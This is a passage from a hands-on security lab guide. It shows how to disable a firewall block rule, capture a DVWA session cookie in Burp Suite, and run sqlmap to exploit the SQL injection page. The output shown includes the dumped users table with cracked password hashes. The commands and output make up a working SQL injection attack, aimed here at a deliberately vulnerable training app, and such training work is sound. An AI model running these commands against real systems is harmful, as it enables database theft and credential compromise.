<input type="checkbox"/>	X 0 / 0 B	IPv4 *	*	*	LAN net	*	*	none		Block Internal network access	
<input checked="" type="checkbox"/>	6 / 507.35 MiB	IPv4 *	WAN net	*	*	*	*	none		Allow external to any	

10. When it prompts that *rule configuration has been changed*, click **Apply Changes** to confirm the change.



The first rule should grey out, and you can now access the internal network.

11. In the address bar, type `http://192.168.0.6:4444`.

12. Once the page opens, log in with the username **admin**, password **admin**.

13. On the new page, scroll down to the bottom. Click the **Create/Reset Database** button. It will log you out.

```
allow_url_fopen = On
allow_url_include = On

These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.

Create / Reset Database
```

14. Log back in with the username **admin**, password **password**. When you see the *Welcome* page, you are all set. You can close the *Firefox* window.

Welcome to Damn Vulnerable Web Application!


Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerabilities**, with **various levels of difficulty**, with a simple straightforward interface.


General Instructions


It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or

15. Now we will fire up Burp Suite once again to collect some information before we use *SQLmap*. Once again, go to the top-left corner, click the **Application** menu and type **burpsuite**, then click **burpsuite** to start the software.




16. Click **Next** and **Start Burp** on the next two screens. (if Burp Suite prompts for an update, click **Close**, or if **Burp Suite** prompts to delete old temporary files, click **Delete**.)






17. When *Burp Suite* starts, click **Proxy**, click the **Intercept is on** button to turn it off, then click **Open Browser**.




18. In the newly opened browser, go to the `http://192.168.0.6:4444` address. (if prompted to *Choose password for new keyring*, click **Cancel**).



19. Log in as username **admin**, password **password**. When prompted to save the password, answer **Never**.

20. Click **SQL Injection** on the next page.



21. You will see this *Vulnerability: SQL Injection* page:

Vulnerability: SQL Injection

User ID: <input type="text"/>	<input type="button" value="Submit"/>
-------------------------------	---------------------------------------

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavritina.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysqli-sql-injection-cheat-sheet>

22. Go back to the *Burpsuite* window; you should still be at the *Proxy* tab. Click the **Intercept is off** button to turn it back on.



23. Then, switch back to the **Vulnerability: SQL Injection** window. We are going to type **fakeid**, and click **Submit**.

Vulnerability: SQL Injection

User ID: <input type="text" value="fakeid"/>	<input type="button" value="Submit"/>
--	---------------------------------------

24. After you click the **Submit** button, it should bring you back to the *Burpsuite* window. We are going to need the following two pieces of information from this screen. Make a note of them on your computer or a piece of paper.



Your PHPSESSID is going to be different from the screenshot. Make sure you are recording what you see on your virtual machine.


```
/vulnerabilities/sqli/?id=fakeid&Submit=Submit
PHPSESSID=a21s0f61tb13j9333v5pecdtn5; security=low
```

```

Request to http://192.168.0.6:4444
Forward Drop Intercept is on Action Open Browser
Pretty Raw \n Actions ▾
1 GET /vulnerabilities/sqli/?id=fakeid&Submit=Submit HTTP/1.1
2 Host: 192.168.0.6:4444
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4453.102 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Referer: http://192.168.0.6:4444/vulnerabilities/sqli/
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Cookie: PHPSESSID=a21s0f61tb13j9333v5pecdtn5; security=low
10 Connection: close
11

```

25. Once you have them written down, click the **X** button to close the *Burp Suite* window (if prompted to close all Burp Suite windows, answer **Yes**). The browser windows will close.



26. Click the **Terminal** icon to start the *Terminal*.



27. In the *Terminal* window, type the command below and press **Enter** to execute the command.

```
kali㉿kali:~$ sqlmap -u
"http://192.168.0.6:4444/vulnerabilities/sqli/?id=fakeid&Submit=
Submit" --cookie "PHPSESSID=buhibpdv4utvbekcvrd7ire5u0; security=low" --dump
```

```
(kali㉿kali)-[~]
$ sqlmap -u "http://192.168.0.6:4444/vulnerabilities/sqli/?id=fakeid&Submit=Submit" --cookie
"PHPSESSID=a21s0f61tb13j9333v5pecdtn5; security=low" --dump
```

28. Type **y** for the question below, then press **Enter**.

```
[10:29:59] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible
DBMS: 'MySQL')
[10:29:59] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-sit
e scripting (XSS) attacks
[10:29:59] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMS
es? [Y/n] y
```

29. Type **y** for the question below, then press **Enter**.

```
running [http://192.168.1.101:8080/] ...  
e scripting (XSS) attacks  
[10:34:32] [INFO] testing for SQL injection on GET parameter 'id'  
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMS  
es? [Y/n] y  
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
```

30. Type **n** for the question below, then press **Enter**.

```
tion technique test  
[10:35:29] [INFO] target URL appears to have 2 columns in query  
[10:35:29] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable  
[10:35:29] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookies' if you experience any problems during data retrieval  
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
```

31. Type **y** for the question below, then press **Enter**.

```
[10:36:48] [INFO] fetching columns for table 'users' in database 'dvwa'  
[10:36:48] [INFO] fetching entries for table 'users' in database 'dvwa'  
[10:36:48] [INFO] recognized possible password hashes in column 'password'  
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N]  
] y
```

32. Type **y** for the question below, then press **Enter**.

```
[10:36:48] [INFO] fetching entries for table 'users' in database 'dvwa'  
[10:36:48] [INFO] recognized possible password hashes in column 'password'  
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N]  
] y  
[10:40:04] [INFO] writing hashes to a temporary file '/tmp/sqlmap9750ix1f1311/sqlmaphashes-fgjht2uh.txt'  
do you want to crack them via a dictionary-based attack? [Y/n/q] y
```

33. Simply press **Enter** to use the first option.

```
do you want to crack them via a dictionary-based attack? [Y/n/q] y  
[10:43:59] [INFO] using hash method 'md5_generic_passwd'  
what dictionary do you want to use?  
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.txt' (press Enter)  
[2] custom dictionary file  
[3] file with list of dictionary files  
>
```

34. Type **n** for the question below, then press **Enter**.

```
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.txt' (press Enter)  
[2] custom dictionary file  
[3] file with list of dictionary files  
>  
[10:45:03] [INFO] using default dictionary  
do you want to use common password suffixes? (slow!) [y/N] n
```

35. Wait till it finishes the SQL injection attack. Scroll up the *Terminal* window, until you see something like this. The rectangle indicates the place where the dumped database was stored.

```

Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+
| user_id | user   | avatar          | password          |
| last_name | first_name | last_login      | failed_login     |
+-----+-----+-----+-----+
| 1       | admin   | /hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password)
| admin   | admin   | 2022-03-08 21:09:28 | 0
| 2       | gordonb | /hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)
| Brown   | Gordon  | 2022-03-08 21:09:28 | 0
| 3       | 1337    | /hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)
| Me      | Hack    | 2022-03-08 21:09:28 | 0
| 4       | pablo   | /hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)
| Picasso | Pablo   | 2022-03-08 21:09:28 | 0
| 5       | smithy  | /hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password)
| Smith   | Bob     | 2022-03-08 21:09:28 | 0
+-----+-----+-----+-----+
[16:01:13] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.0.6/dump/dvwa/users.csv'
[16:01:13] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.0.6'
[16:01:13] [WARNING] your sqlmap version is outdated

```

36. Run the command below to have a better view of what is inside the table:

```
kali@kali$ csvtool readable
/home/kali/.local/share/sqlmap/output/192.168.0.6/dump/dvwa/users.csv
```

```
(kali㉿kali)-[~]
$ csvtool readable /home/kali/.local/share/sqlmap/output/192.168.0.6/dump/dvwa/users.csv
```

37. The results of the command will look like this. The passwords are stored in the database as hashes. Since the *SQLmap* decrypted all of them, you are seeing the cracked hashes in the parenthesis.

```
(kali㉿kali)-[~]
$ csvtool readable /home/kali/.local/share/sqlmap/output/192.168.0.6/dump/dvwa/users.csv
user_id user   avatar          password          last_name first_name last_login      failed_login
1       admin   /hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin   admin   2022-03-08 21:09:28 0
2       gordonb | /hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123) | Brown   Gordon  2022-03-08 21:09:28 0
3       1337    | /hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me      Hack    2022-03-08 21:09:28 0
4       pablo   | /hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso | Pablo   2022-03-08 21:09:28 0
5       smithy  | /hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith   Bob     2022-03-08 21:09:28 0
```

38. The lab is now complete; you may end your reservation.